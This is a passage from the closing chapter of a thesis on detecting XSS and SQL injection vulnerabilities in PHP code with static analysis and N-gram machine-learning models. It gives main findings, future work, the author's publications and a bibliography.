Finally, a novel approach based on N-gram analysis for detecting XSS and SQL vulnerable statements in the web programs was developed and discussed in Chapter 6. In this approach the unresolved issues of Chapter 4 such as 1) multiple sanitizations functions in an HTML sink statement; 2) a sanitization mechanism in a predicate; 3) unseen HTML document structure with an HTML sink, were addressed and resolved. To address the HTML context-sensitivity, we simulated browser-parsing model in a finite-state machine and performed a reachability analysis. To address the path-sensitive sanitization and inconsistent multiple sanitization issues backward static analysis and N-gram analysis were performed. In this approach, first, we extracted program slices of HTML and SQL sink statements using a static backward analysis. Then, these slices were transformed into corresponding feature streams. An N-gram feature analyzer was developed and implemented to extract syntactic N-gram features and for counting the frequencies of N-gram in the feature stream of sensitive-sink statement's slices. Finite state automaton was used to determine the statement-level browser-parsing context of user-input in the sensitive-sink statements. The extracted N-gram feature set and HTML context were used with the machine-learning algorithms to build vulnerability prediction models.

The proposed approach was compared with the existing code construct features (CCF) based approach [25] on the same dataset consisting of 8079 XSS and 2753 SQL labeled sinks samples. The feature sets for SQL and XSS sinks were constructed using the existing approach and the proposed approach separately. To determine the performance of the proposed approach and carry out comparative analysis TPR, TNR, FPR, FNR and accuracy were determined for each prediction model.

From the experimental results, it was observed that 1-gram and 2-gram feature-based prediction models outperformed the 3-gram and 4-gram features based models in the detection of XSS and SQL vulnerable statements. For example in the detection of XSS vulnerabilities, 1-gram and 2-gram based prediction models gave the best accuracies of 87.66%, 88.75% respectively, which is higher than the accuracy of 3-gram (85.70%) and 4-gram (81.49%) features. To study the effect of composite N-gram features on the performance of various prediction model basic N-gram feature sets were combined. And composite 1+2- gram, 1+3- gram and 1+2+3- gram feature sets were constructed. In the case of composite N-gram feature set, 1+2+3-gram based prediction models outperformed the other composite feature sets in the detection of XSS and SQLI vulnerabilities. The 1+2+3-gram features gives the best accuracy of 95.73% and 97.88% for XSS and SQL vulnerabilities respectively which is highest among all other feature sets. It was also observed that the code construct features (CCF) based prediction model gave the best accuracy of 83.5% and 90.36% for detecting the vulnerable XSS and SQL code statements respectively, which is significantly lower than the 1+2+3-gram features based prediction model's accuracies. The comparative analysis also showed that the proposed N-gram model gives the best performance in comparison of source code analyzers and vulnerability prediction models.

7.1.1 Summary of Main Findings

Main findings of this research work are summarized below.

- The inclusion of HTML context knowledge in XSS vulnerability analysis significantly improves the detection accuracy of source code analyzer and vulnerability prediction model.
- Finite State Automata based HTML context detector can handle different coding style and able to determine HTML context of user input more precisely than the other approaches.
- The performance of XSSDM increased significantly in comparison to the existing Pixy and RIPS analyzers.
- N-gram analysis based vulnerability prediction models are very effective in the detection of XSS and SQLI vulnerable statements in the source code of web programs.
- The J48 and Bagging performed better than the other considered algorithms for machine-learning based vulnerability detection approaches.
- Considering the path-sensitive and multiple-sanitization knowledge improved the performance of source code analyzer and vulnerability prediction models.
- Developers are using standard sanitization functions, type casting functions, encoding, filter functions, escaping functions, multiple sanitization function and many customized libraries as security mechanisms to prevent XSS and SQL vulnerabilities in the source code of web programs.
- Standard sanitization functions are sufficient to prevent XSS vulnerabilities in HTML Element contexts. These functions may be used in HTML double quote and single quote attribute value contexts by using a proper set of function's parameters. However, most of the standard sanitization mechanisms fail to mitigate XSS vulnerabilities, when user input is referenced in the unquoted attribute value context.
- The proposed text-mining based prediction models can be considered as best predictors in the determination of XSS and SQL vulnerabilities at file-level. Because these models are based on the lexical analysis of source code, which is very simple and computationally inexpensive compared to other employed analysis approaches.

7.2 Future Work

The field of vulnerability detection and mitigation research has many real-world applications and is not mature like fault and defect prediction studies [87]. The suggestive future works in this area can be -

- The proposed approaches can be extended to detect the other input-validation vulnerabilities in the source code of web applications.
- A standard dataset can be prepared for the various type of security vulnerabilities, as except one recently published standard dataset [34], no other PHP vulnerability dataset is available to evaluate, compare and validate the proposed vulnerability detection and prediction approaches.
- A hybrid approach based on the static, dynamic and machine-learning techniques can be developed to analyze the source code in which customized code constructs are used as sanitization mechanism to avoid the XSS and SQLI vulnerabilities. Because protection based on such types of mechanisms depends on the run-time execution and cannot be precisely analyzed by using static analysis and machine-learning techniques.
- A framework can be developed and integrated with web servers to check the security of the web application to be deployed and reject it automatically, if not secure.
- In future, the various aspects of online machine learning can be explored.

Publications

- Mukesh Kumar Gupta, Mahesh Chandra Govil, Girdhari Singh, “Prediction of Cross-Site Scripting (XSS) Vulnerable Files through a Novel Feature-Extraction Approach”, **Under Revision-I** in Sadhana Journal, (SCIndex, Springer)

- Mukesh Kumar Gupta, Mahesh Chandra Govil, Girdhari Singh, “Detection of Security Vulnerabilities in Web Applications using Syntactic N-Gram Analysis", to be communicated in Information and Software Technology

- Mukesh Gupta, M.C.Govil, G. Singh, “Static analysis approaches to detect SQL injection and cross-site scripting vulnerabilities in web applications: A survey", in International Conference on Recent Advances and Innovations in Engineering (ICRAIE), pp.1-5, 9-11 May 2014, India, IEEE

- Mukesh Gupta, M.C. Govil, G. Singh, “An approach to minimize false positive in SQLI vulnerabilities detection techniques through data mining", in International Conference on Signal Propagation and Computer Technology (ICSPCT), pp.407-410, 12-13 July 2014, India, IEEE

- Mukesh Gupta, M.C. Govil, G. Singh, “A Context-Sensitive Approach for Precise Detection of Cross-Site Scripting Vulnerabilities", in 10th International Conference on Innovations in Information Technology (IIT’14), pp.7-12, 9-11 November, 2014, Al-Ain, UAE, IEEE

- M.K. Gupta, M.C.Govil, G.Singh, “Predicting Cross-Site Scripting (XSS) Security Vulnerabilities in Web Applications", in 12th International Joint Conference on Computer Science and Software Engineering (JCSSE), pp. 162-167, 22-24 July, 2015, Songkhla, Thailand, IEEE

- Mukesh Kumar Gupta, Mahesh Chandra Govil, Girdhari Singh, Priya Sharma, “XSSDM: Towards detection and mitigation of cross-site scripting vulnerabilities in web applications", in 4th International Conference on Advances in Computing, Communications and Informatics (ICACCI), pp.2010-2015, 10-13, August, 2015, India, IEEE

- Mukesh Kumar Gupta, Mahesh Chandra Govil, Girdhari Singh, “Text-Mining based Predictive Model to Detect XSS Vulnerable Files in Web Applications”, in Proceedings of 12th International Conference on Electronics, Energy, Environment, Communication, Computer, Control (Indicon), pp.1-6, 17-20, December, 2015, India, IEEE

Bibliography

[1] I. Hydara, A. B. M. Sultan, H. Zulzalil, and N. Admodisastro, "Current state of research on cross-site scripting a systematic literature review," *Information and Software Technology*, vol. 58, pp. 170 – 186, Feb 2015.

[2] WhiteHat Security Statistics Report. Accessed: 2015-09-21. [Online]. Available: https://www.whitehatsec.com/categories/statistics-report

[3] CWE - 2011 CWE/SANS Top 25 Most Dangerous Software Errors. Accessed: 2013-06-26. [Online]. Available: http://cwe.mitre.org/top25

[4] Open Web Application Security Project: Top Ten Vulnerabilities. Accessed: 2013-06-26. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-Top_10

[5] S. Gupta and B. B. Gupta, "Cross-site scripting (xss) attacks and defense mechanisms: classification and state-of-the-art," *International Journal of System Assurance Engineering and Management*, pp. 1–19, Sep 2015.

[6] I. Medeiros, N. F. Neves, and M. Correia, "Automatic detection and correction of web application vulnerabilities using data mining to predict false positives," in *Proceedings of the 23rd International Conference on World Wide Web*, ser. WWW '14. New York, NY, USA: ACM, April 2014, pp. 63–74. [Online]. Available: http://doi.acm.org/10.1145/2566486.2568024

[7] Y. Cao, V. Yegneswaran, P. A. Porras, and Y. Chen, "Pathcutter: Severing the self-propagation path of xss javascript worms in social web networks," in *NDSS*. The Internet Society, Sept 2012. [Online]. Available: http://dblp.uni-trier.de/db/conf/ndss/ndss2012.html#CaoYPC12

[8] J. Fonseca, N. Seixas, M. Vieira, and H. Madeira, "Analysis of field data on web security vulnerabilities," *IEEE Transactions on Dependable and Secure Computing*, vol. 11, no. 2, pp. 89–100, March 2014.

[9] I. Medeiros, N. Neves, and M. Correia, "Detecting and removing web application vulnerabilities with static analysis and data mining," *IEEE Transactions on Reliability*, vol. 65, no. 1, pp. 54–69, March 2016.

[10] J. Clarke, *SQL Injection Attacks and Defense*, 2nd ed. Syngress, June 2012.

[11] S. Fogie, J. Grossman, R. Hansen, A. Rager, and P. Petkov, *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress, June 2007.

[12] A. Shakya and D. Aryal, "A taxonomy of sql injection defense techniques," Master's thesis, School of Computing, Blekinge Institute of Technology, Karlskrona, Sweden, June 2011.

[13] J. Antunes, N. Neves, M. Correia, P. Verissimo, and R. Neves, "Vulnerability discovery with attack injection," *IEEE Transaction of Software Engineering*, vol. 36, no. 3, pp. 357–370, May 2010. [Online]. Available: http://dx.doi.org/10.1109/TSE.2009.91

[14] Q. Zhang, H. Chen, and J. Sun, "An execution-flow based method for detecting cross-site scripting attacks," in *2nd International Conference on Software Engineering and Data Mining (SEDM)*, June 2010, pp. 160–165.

[15] P. Bisht, P. Madhusudan, and V. N. Venkatakrishnan, "Candid: Dynamic candidate evaluations for automatic prevention of sql injection attacks," *ACM Trans. Inf. Syst. Secur.*, vol. 13, no. 2, pp. 14:1–14:39, March 2010. [Online]. Available: http://doi.acm.org/10.1145/1698750.1698754

[16] Y. Xie and A. Aiken, "Static detection of security vulnerabilities in scripting languages," in *Proceedings of the 15th Conference on USENIX Security Symposium - Volume 15*, ser. USENIX-SS'06. Berkeley, CA, USA: USENIX Association, July 2006. [Online]. Available: http://dl.acm.org/citation.cfm?id=1267336.1267349

[17] G. Wassermann and Z. Su, "Static detection of cross-site scripting vulnerabilities," in *Proceedings of the 30th International Conference on Software Engineering*, ser. ICSE '08. New York, NY, USA: ACM, March 2008, pp. 171–180. [Online]. Available: http://doi.acm.org/10.1145/1368088.1368112

[18] G. Agosta, A. Barenghi, A. Parata, and G. Pelosi, "Automated security analysis of dynamic web applications through symbolic code execution," in *Ninth International Conference on Information Technology: New Generations (ITNG)*, April 2012, pp. 189–194.

[19] N. Jovanovic, C. Kruegel, and E. Kirda, "Static analysis for detecting taint-style vulnerabilities in web applications," *Journal of Computer Security*, vol. 18, no. 5, pp. 861–907, Sept 2010. [Online]. Available: http://dl.acm.org/citation.cfm?id=1841962.1841968

[20] J. Dahse and J. Schwenk, "RIPS-A static source code analyser for vulnerabilities in PHP scripts," 2010. [Online]. Available: http://www.nds.rub.de/media/nds/attachments/files/2010/09/rips-paper.pdf

[21] L. K. Shar and H. B. K. Tan, "Automated removal of cross site scripting vulnerabilities in web applications," *Information and Software Technology*, vol. 54, pp. 467–478, May 2012.

[22] V. Haldar, D. Chandra, and M. Franz, "Dynamic taint propagation for java," in *Proceedings of the 21st Annual Computer Security Applications Conference*, ser. ACSAC '05. Washington, DC, USA: IEEE Computer Society, 2005, pp. 303–311. [Online]. Available: http://dx.doi.org/10.1109/CSAC.2005.21

[23] H. Tang, S. Huang, Y. Li, and L. Bao, "Dynamic taint analysis for vulnerability exploits detection," in *Proceeding of 2nd International Conference on Computer Engineering and Technology (ICCET)*, vol. 2, April 2010, pp. V2–215–V2–218.

[24] M. Johns, B. Engelmann, and J. Posegga, "XSSDS: server-side detection of cross-site scripting attacks," in *Proceeding of the Computer Security Applications Conference*, Dec 2008, pp. 335–344.

[25] L. K. Shar and H. B. K. Tan, "Predicting sql injection and cross site scripting vulnerabilities through mining input sanitization patterns," *Information and Software Technology*, vol. 55, no. 10, pp. 1767–1780, Oct 2013. [Online]. Available: http://dx.doi.org/10.1016/j.infsof.2013.04.002

[26] T. Menzies, J. Greenwald, and A. Frank, "Data mining static code attributes to learn defect predictors," *IEEE Transactions on Software Engineering*, vol. 33, no. 1, pp. 2–13, Jan 2007.

[27] M. Curphey and D. Groves. Open Web Application Security Project. Accessed: 2013-06-26. [Online]. Available: https://www.owasp.org/index.php/Main_Page

[28] J. Rozenblit. Security Code Review Techniques: Cross-Site Scripting Edition. Accessed: 2014-04-16. [Online]. Available: https://blogs.msdn.microsoft.com/cdndevs/2013/03/05/security-code-review-techniques-cross-site-scripting-edition

[29] P. Saxena, D. Molnar, and B. Livshits, "ScriptGard: Automatic Context-sensitive Sanitization for Large-scale Legacy Web Applications," in *Proceedings of the 18th ACM Conference on Computer and Communications Security*, ser. CCS '11. New York, NY, USA: ACM, Oct 2011, pp. 601–614. [Online]. Available: http://doi.acm.org/10.1145/2046707.2046776

[30] D. Hauzar and J. Kofro, "On security analysis of php web applications," in *Proceedings of the 2012 IEEE 36th International Conference on Computer Software and Applications Workshops*, July 2012, pp. 577–582.

[31] W3Tech-Extensive and Reliable Web Technology Surveys . Accessed: 2015-09-10. [Online]. Available: http://w3techs.com/technologies/overview/programming_language/all

[32] J. Dahse and T. Holz, "Experience report: An empirical study of php security mechanism usage," in *Proceedings of the 2015 International Symposium on Software Testing and Analysis*, ser. ISSTA 2015. New York, NY, USA: ACM, 2015, pp. 60–70. [Online]. Available: http://doi.acm.org/10.1145/2771783.2771787

[33] R. Storm. (2014., October) Web Application Attack Report, Edition #5. Accessed: 2015-01-18. [Online]. Available: www.imperva.com/docs/hii_web_application_attack_report_ed5.pdf

[34] A. DELAITRE and B. STIVALET. PHP Vulnerabilities Test Suite. Accessed: 2014-07-13. [Online]. Available: https://github.com/stivalet/PHP-Vulnerability-test-suite

[35] I. V. Krsul, "Software vulnerability analysis," Ph.D. dissertation, Purdue University, Department of Computer Sciences, 1998.

[36] Y. Shin and L. Williams, "Can traditional fault prediction models be used for vulnerability prediction?" *Empirical Software Engineering*, vol. 18, no. 1, pp. 25–59, 2013. [Online]. Available: http://dx.doi.org/10.1007/s10664-011-9190-8

[37] P. Jalote, *A Concise Introduction to Software Engineering.*, ser. Undergraduate Topics in Computer Science. Springer, 2008.

[38] W. G. Halfond, J. Viegas, and A. Orso, "A Classification of SQL-Injection Attacks and Countermeasures," in *Proceedings of the International Symposium on Secure Software Engineering*, Washington D.C., USA, March 2006.

[39] N. Gupta. (2014) IBM Research and Intelligent Report. Accessed: 2015-01-10. [Online]. Available: https://portal.sec.ibm.com/mss/html/en_US/support_resources/pdf/Cross-Site_Scripting_MSS_Threat_Report.pdf

[40] Cyberoam Threat Research Labs - SQL Injection vulnerability in Drupal leaves 2.1% of all websites worldwide exposed. Accessed: 2015-09-10. [Online]. Available: http://www.cyberoam.com/blog/

[41] D. Drinkwater. SC Magazine UK: For IT Security Professionals. Accessed: 2015-09-10. [Online]. Available: http://www.scmagazineuk.com/up-to-100k-archos-customers-compromised-by-sql-injection-attack/article/395642/

[42] J. Williams, J. Manico, and N. Mattatall. XSS (Cross Site Scripting) Prevention Cheat Sheet. Accessed: 2014-06-26. [Online]. Available: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet#XSS_Prevention_Rules

[43] S. Thomas, L. Williams, and T. Xie, "On automated prepared statement generation to remove sql injection vulnerabilities," *Inf. Softw. Technol.*, vol. 51, no. 3, pp. 589–598, March 2009. [Online]. Available: http://dx.doi.org/10.1016/j.infsof.2008.08.002

[44] X. Li and Y. Xue, "A survey on server-side approaches to securing web applications," *ACM Computing Surveys*, vol. 46, no. 4, pp. 54:1–54:29, March 2014.

[45] S. Ding, H. B. K. Tan, L. K. Shar, and B. M. Padmanabhuni, "Towards a hybrid framework for detecting input manipulation vulnerabilities," in *Proceedings of the 2013 20th Asia-Pacific Software Engineering Conference (APSEC) - Volume 01*, ser. APSEC '13. Washington, DC, USA: IEEE Computer Society, 2013, pp. 363–370. [Online]. Available: http://dx.doi.org/10.1109/APSEC.2013.56

[46] S. Chong, K. Vikram, and A. C. Myers, "Sif: Enforcing confidentiality and integrity in web applications," in *Proceedings of the 16th Conference on USENIX Security Symposium*, ser. SS'07. Berkeley, CA, USA: USENIX Association, 2007, pp. 1:1–1:16. [Online]. Available: http://dl.acm.org/citation.cfm?id=1362903.1362904

[47] S. Chong, J. Liu, A. C. Myers, X. Qi, K. Vikram, L. Zheng, and X. Zheng, "Secure web applications via automatic partitioning," in *Proceedings of Twenty-first ACM SIGOPS Symposium on Operating Systems Principles*, ser. SOSP '07. New York, NY, USA: ACM, 2007, pp. 31–44. [Online]. Available: http://doi.acm.org/10.1145/1294261.1294265

[48] W. Robertson and G. Vigna, "Static enforcement of web application integrity through strong typing," in *Proceedings of the 18th Conference on USENIX Security Symposium*, ser. SSYM'09. Berkeley, CA, USA: USENIX Association, 2009, pp. 283–298. [Online]. Available: http://dl.acm.org/citation.cfm?id=1855768.1855786

[49] M. Samuel, P. Saxena, and D. Song, "Context-sensitive auto-sanitization in web templating languages using type qualifiers," in *Proceedings of the 18th ACM Conference on Computer and Communications Security*, ser. CCS '11. New York, USA: ACM, 2011, pp. 587–600. [Online]. Available: http://doi.acm.org/10.1145/2046707.2046775

[50] P. Hooimeijer, B. Livshits, D. Molnar, P. Saxena, and M. Veanes, "Fast and precise sanitizer analysis with bek," in *Proceedings of the 20th USENIX Conference on Security*, ser. SEC'11. Berkeley, CA, USA: USENIX Association, 2011.

[51] N. L. de Poel, "Automated security review of php web applications with static code analysis," Master's thesis, State University Groningen, Netherlands, May 2010.

[52] P. Li and B. Cui, "A comparative study on software vulnerability static analysis techniques and tools," in *IEEE International Conference on Information Theory and Information Security (ICITIS)*, Dec 2010, pp. 521–524.

[53] F. E. Allen and J. Cocke, "A program data flow analysis procedure," *ACM Commun.*, vol. 19, no. 3, pp. 137–154, March 1976. [Online]. Available: http://doi.acm.org/10.1145/360018.360025

[54] A. V. Aho, R. Sethi, and J. D. Ullman, *Compilers: Principles, Techniques, and Tools*, 2nd ed. Boston, MA, USA: Addison Wesley, 2006.

[55] Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D.-T. Lee, and S.-Y. Kuo, "Securing web application code by static analysis and runtime protection," in *Proceedings of the 13th International Conference on World Wide Web*, ser. WWW '04. ACM, May 2004, pp. 40–52.

[56] V. B. Livshits and M. S. Lam, "Finding security vulnerabilities in java applications with static analysis," in *Proceedings of the 14th Conference on USENIX Security Symposium - Volume 14*, ser. SSYM'05. Berkeley, CA, USA: USENIX Association, 2005, pp. 18–23.

[57] N. Jovanovic, C. Kruegel, and E. Kirda, "Precise alias analysis for static detection of web application vulnerabilities," in *Proceedings of the 2006 Workshop on Programming Languages and Analysis for Security, PLAS '06*, ser. PLAS '06. New York, NY, USA: ACM, June 2006, pp. 27–36. [Online]. Available: http://doi.acm.org/10.1145/1134744.1134751

[58] N. Jovanovic and C. Kruegel. Pixy: XSS and SQLI Scanner for PHP Programs. Accessed: 2013-07-13. [Online]. Available: http://pixybox.seclab.tuwien.ac.at/pixy//

[59] O. Klee. Pixy: A static code analysis tools for PHP applications. Accessed: 2014-11-14. [Online]. Available: https://github.com/oliverklee/pixy//

[60] J. Dahse. Static Source Code Vulnerability Analyzer. Accessed: 2014-11-14. [Online]. Available: 1{https://sourceforge.net/projects/rips-scanner/files/}

[61] C. Schmid. OWASP Enterprise Security API. Accessed: 2014-06-26. [Online]. Available: https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

[62] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna, "Saner: Composing static and dynamic analysis to validate sanitization in web applications," in *Proceedings of the Symposium on Security and Privacy (sp 2008)*, May 2008, pp. 387–401.

[63] F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna, "Cross-site scripting prevention with dynamic data tainting and static analysis," in *Proceeding of the Network and Distributed System Security Symposium (NDSS07)*, 2007.

[64] E. J. Schwartz, T. Avgerinos, and D. Brumley, "All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask)," in *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, ser. SP '10. Washington, DC, USA: IEEE Computer Society, 2010, pp. 317–331. [Online]. Available: http://dx.doi.org/10.1109/SP.2010.26

[65] B. Chess and J. West, "Dynamic taint propagation: Finding vulnerabilities without attacking," *Inf. Secur. Tech. Rep.*, vol. 13, no. 1, pp. 33–39, Jan 2008. [Online]. Available: http://dx.doi.org/10.1016/j.istr.2008.02.003

[66] I. Doudalis, J. Clause, G. Venkataramani, M. Prvulovic, and A. Orso, "Effective and efficient memory protection using dynamic tainting," *IEEE Transactions on Computers*, vol. 61, no. 1, pp. 87–100, Jan 2012. [Online]. Available: http://dx.doi.org/10.1109/TC.2010.215

[67] Y. Shin, L. Williams, and T. Xie, "SQLUnitGen: SQL Injection Testing Using Static and Dynamic Analysis," in *17th IEEE International Conference on Software Reliability Engineering (ISSRE 2006)*, November 2006.

[68] A. Kieyzun, P. J. Guo, K. Jayaraman, and M. D. Ernst, "Automatic creation of sql injection and cross-site scripting attacks," in *Proceedings of the 31st International Conference on Software Engineering*, ser. ICSE '09. Washington, DC, USA: IEEE Computer Society, 2009, pp. 199–209. [Online]. Available: http://dx.doi.org/10.1109/ICSE.2009.5070521

[69] M. S. Lam, M. Martin, B. Livshits, and J. Whaley, "Securing web applications with static and dynamic information flow tracking," in *Proceedings of the 2008 ACM SIGPLAN Symposium on Partial Evaluation and Semantics-based Program Manipulation*, ser. PEPM '08. New York, NY, USA: ACM, 2008, pp. 3–12. [Online]. Available: http://doi.acm.org/10.1145/1328408.1328410

[70] Y.-W. Huang, C.-H. Tsai, T.-P. Lin, S.-K. Huang, D. T. Lee, and S.-Y. Kuo, "A testing framework for web application security assessment," *Computer Network*, vol. 48, no. 5, pp. 739–761, Aug 2005. [Online]. Available: http://dx.doi.org/10.1016/j.comnet.2005.01.003

[71] J. M. Chen and C. L. Wu, "An automated vulnerability scanner for injection attack based on injection point," in *International Computer Symposium (ICS)*, Dec 2010, pp. 113–118.

[72] E. Galan, A. Alcaide, A. Orfila, and J. Blasco, "A multi-agent scanner to detect stored-xss vulnerabilities," in *International Conference for Internet Technology and Secured Transactions (ICITST)*, Nov 2010, pp. 1–6.

[73] Wapiti- The web-application vulnerability scanner. Accessed: 2014-10-17. [Online]. Available: http://wapiti.sourceforge.net/

[74] IBM Security AppScan. Accessed: 2014-10-14. [Online]. Available: http://www-03.ibm.com/software/products/en/appscan

[75] Acunetix - Web Vulnerability Scanner. Accessed: 2014-10-14. [Online]. Available: http://www.acunetix.com/vulnerability-scanner/

[76] "Retina Web Security Scanner," accessed: 2014-10-13. [Online]. Available: https://www.beyondtrust.com/products/retina-web-security-scanning/

[77] OWASP - Vulnerability Scanning Tools. Accessed: 2014-10-17. [Online]. Available: https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools

[78] Y. Shin, A. Meneely, L. Williams, and J. Osborne, "Evaluating complexity, code churn, and developer activity metrics as indicators of software vulnerabilities," *IEEE Transactions on Software Engineering*, vol. 37, no. 6, pp. 772–787, Nov 2011.

[79] I. Chowdhury and M. Zulkernine, "Using complexity, coupling, and cohesion metrics as early indicators of vulnerabilities," *Journal of Systems Architecture*, vol. 57, no. 3, pp. 294 – 313, March 2011.

[80] T. Zimmermann, N. Nagappan, and L. Williams, "Searching for a needle in a haystack: Predicting security vulnerabilities for windows vista," in *Proceedings of the 2010 Third International Conference on Software Testing, Verification and Validation*, ser. ICST '10. Washington, DC, USA: IEEE Computer Society, 2010, pp. 421–428.

[81] B. Smith and L. Williams, "Using sql hotspots in a prioritization heuristic for detecting all types of web application vulnerabilities," in *Fourth IEEE International Conference on Software Testing, Verification and Validation*, March 2011, pp. 220–229.

[82] L. K. Shar and H. B. K. Tan, "Predicting common web application vulnerabilities from input validation and sanitization code patterns," in *Proceedings of the 27th IEEE/ACM International Conference on Automated Software Engineering*, ser. ASE 2012. New York, NY, USA: ACM, 2012, pp. 310–313. [Online]. Available: http://doi.acm.org/10.1145/2351676.2351733

[83] L. K. Shar, H. B. K. Tan, and L. C. Briand, "Mining sql injection and cross site scripting vulnerabilities using hybrid program analysis," in *Proceedings of the 2013 International Conference on Software Engineering*, ser. ICSE '13. Piscataway, NJ, USA: IEEE Press, 2013, pp. 642–651. [Online]. Available: http://dl.acm.org/citation.cfm?id=2486788.2486873

[84] H. Hata, O. Mizuno, and T. Kikuno, "Fault-prone module detection using large-scale text features based on spam filtering," *Empirical Software Engineering*, vol. 15, no. 2, pp. 147–165, April 2010. [Online]. Available: http://dx.doi.org/10.1007/s10664-009-9117-9

[85] A. Hovsepyan, R. Scandariato, W. Joosen, and J. Walden, "Software vulnerability prediction using text analysis techniques," in *Proceedings of the 4th International Workshop on Security Measurements and Metrics*, ser. MetriSec '12. New York, NY, USA: ACM, Sept 2012, pp. 7–10. [Online]. Available: http://doi.acm.org/10.1145/2372225.2372230

[86] R. Scandariato, J. Walden, A. Hovsepyan, and W. Joosen, "Predicting vulnerable software components via text mining," *IEEE Transactions on Software Engineering*, vol. 40, no. 10, pp. 993–1006, Oct 2014.

[87] J. Walden, J. Stuckman, and R. Scandariato, "Predicting vulnerable components: Software metrics vs text mining," in *Proceedings of the 25th International Symposium on Software Reliability Engineering*, Nov 2014, pp. 23–33.

[88] A. Sadeghian, M. Zamani, and A. A. Manaf, "A taxonomy of sql injection detection and prevention techniques," in *Proceedings of the 2013 International Conference on Informatics and Creative Multimedia*, ser. ICICM '13. Washington, DC, USA: IEEE Computer Society, 2013, pp. 53–56. [Online]. Available: http://dx.doi.org/10.1109/ICICM.2013.18

[89] A. Liu, Y. Yuan, D. Wijesekera, and A. Stavrou, "Sqlprob: A proxy-based architecture towards preventing sql injection attacks," in *Proceedings of the 2009 ACM Symposium on Applied Computing*, ser. SAC '09. New York, NY, USA: ACM, 2009, pp. 2054–2061. [Online]. Available: http://doi.acm.org/10.1145/1529282.1529737

[90] W. G. J. Halfond and A. Orso, "Amnesia: Analysis and monitoring for neutralizing sql-injection attacks," in *Proceedings of the 20th IEEE/ACM International Conference on Automated Software Engineering*, ser. ASE '05. New York, NY, USA: ACM, 2005, pp. 174–183. [Online]. Available: http://doi.acm.org/10.1145/1101908.1101935

[91] G. Buehrer, B. W. Weide, and P. A. G. Sivilotti, "Using parse tree validation to prevent sql injection attacks," in *Proceedings of the 5th International Workshop on Software Engineering and Middleware*, ser. SEM '05. New York, NY, USA: ACM, 2005, pp. 106–113. [Online]. Available: http://doi.acm.org/10.1145/1108473.1108496

[92] E. Merlo, D. Letarte, and G. Antoniol, "Automated protection of php applications against sql-injection attacks," in *11th European Conference on Software Maintenance and Reengineering (CSMR'07)*, March 2007, pp. 191–202.

[93] P. Wurzinger, C. Platzer, C. Ludl, E. Kirda, and C. Kruegel, "Swap: Mitigating xss attacks using a reverse proxy," in *ICSE Workshop on Software Engineering for Secure Systems*, May 2009, pp. 33–39.

[94] OWASP - Source Code Analysis Tools. Accessed: 2015-11-18. [Online]. Available: https://www.owasp.org/index.php/Source_Code_Analysis_Tools

[95] R. Pelizzi, T. Tran, and A. Saberi, "Large-scale, automatic xss detection using google dorks," 2011.

[96] J. Weinberger, P. Saxena, D. Akhawe, M. Finifter, R. Shin, and D. Song, "A systematic analysis of xss sanitization in web application frameworks," in *Proceedings of the 16th European Conference on Research in Computer Security*, ser. ESORICS'11. Berlin, Heidelberg: Springer-Verlag, 2011, pp. 150–171. [Online]. Available: http://dl.acm.org/citation.cfm?id=2041225.2041237

[97] F. E. Allen, "Control flow analysis," in *Proceedings of a Symposium on Compiler Optimization*. New York, NY, USA: ACM, 1970, pp. 1–19. [Online]. Available: http://doi.acm.org/10.1145/800028.808479

[98] HTML 4.01 Specification. Accessed: 2014-01-20. [Online]. Available: http://www.w3.org/TR/html401

[99] S. Forge. Source Forge: Find, Create, and Publish Open Source software for free. Accessed: 2016-01-10. [Online]. Available: https://sourceforge.net/

[100] Common Vulnerabilities and Exposures. Accessed: 2013-06-26. [Online]. Available: https://cve.mitre.org/

[101] Curesec SECURITY ENTHUSIASTS. Accessed: 2016-01-26. [Online]. Available: https://blog.curesec.com/

[102] S. Connect, "A technical community for Symantec customers, end-users, developers, and partners," http://www.securityfocus.com, accessed: 2016-01-26.

[103] "OSVDB: Everything is Vulnerable," accessed: 2016-01-26. [Online]. Available: https://blog.osvdb.org/

[104] Offensive Security Exploit Database Archive. Accessed: 2016-01-26. [Online]. Available: https://www.exploit-db.com

[105] F. Sun, L. Xu, and Z. Su, "Static detection of access control vulnerabilities in web applications," in *Proceedings of the 20th USENIX Conference on Security*, ser. SEC'11. Berkeley, CA, USA: USENIX Association, 2011, pp. 11–21. [Online]. Available: http://dl.acm.org/citation.cfm?id=2028067.2028078

[106] T. Hofer, "Evaluating static source code analysis tools," Master's thesis, School of Computer and Communications Science, Ecole Polytechnique Federale de Lausanne, April 2010.

[107] S. Lal and A. Sureka, "A static technique for fault localization using character n-gram based information retrieval model," in *Proceedings of the 5th India Software Engineering Conference*, ser. ISEC '12. New York, NY, USA: ACM, 2012, pp. 109–118. [Online]. Available: http://doi.acm.org/10.1145/2134254.2134274

[108] S. Nessa, M. Abedin, W. E. Wong, L. Khan, and Y. Qi, "Software fault localization using n-gram analysis," in *Proceedings of the Third International Conference on Wireless Algorithms, Systems, and Applications*, ser. WASA '08. Berlin, Heidelberg: Springer-Verlag, 2008, pp. 548–559. [Online]. Available: http://dx.doi.org/10.1007/978-3-540-88582-5_51

[109] E. Arisholm, L. C. Briand, and E. B. Johannessen, "A systematic and comprehensive investigation of methods to build and evaluate fault prediction models," *J. Syst. Softw.*, vol. 83, no. 1, pp. 2–17, Jan 2010. [Online]. Available: http://dx.doi.org/10.1016/j.jss.2009.06.055

[110] S. Wang and X. Yao, "Using class imbalance learning for software defect prediction," *IEEE Transactions on Reliability*, vol. 62, no. 2, pp. 434–443, June 2013.

[111] T. Menzies, Z. Milton, B. Turhan, B. Cukic, Y. Jiang, and A. Bener, "Defect prediction from static code features: Current results, limitations, new approaches," *Automated Software Engg.*, vol. 17, no. 4, pp. 375–407, Dec 2010. [Online]. Available: http://dx.doi.org/10.1007/s10515-010-0069-5

